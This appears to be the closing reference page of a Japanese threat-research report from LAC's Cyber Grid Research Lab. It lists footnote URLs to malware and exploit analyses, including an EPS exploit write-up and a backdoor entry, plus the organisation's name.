
x ------ https://www.fireeye.com/blog/threat-research/2015/12/the-eps-awakens-part-two.html

xi ----- http://about-threats.trendmicro.com/Malware.aspx?name=BKDR_DATPER.A

xii ---- https://msdn.microsoft.com/en-us/library/windows/hardware/ff552127(v=vs.85).aspx

xiii --- http://www.52pojie.cn/thread-147071-1-1.html

xiv --- http://www.lac.co.jp/blog/category/security/20160316.html



株式会社ラック
サイバー・グリッド研究所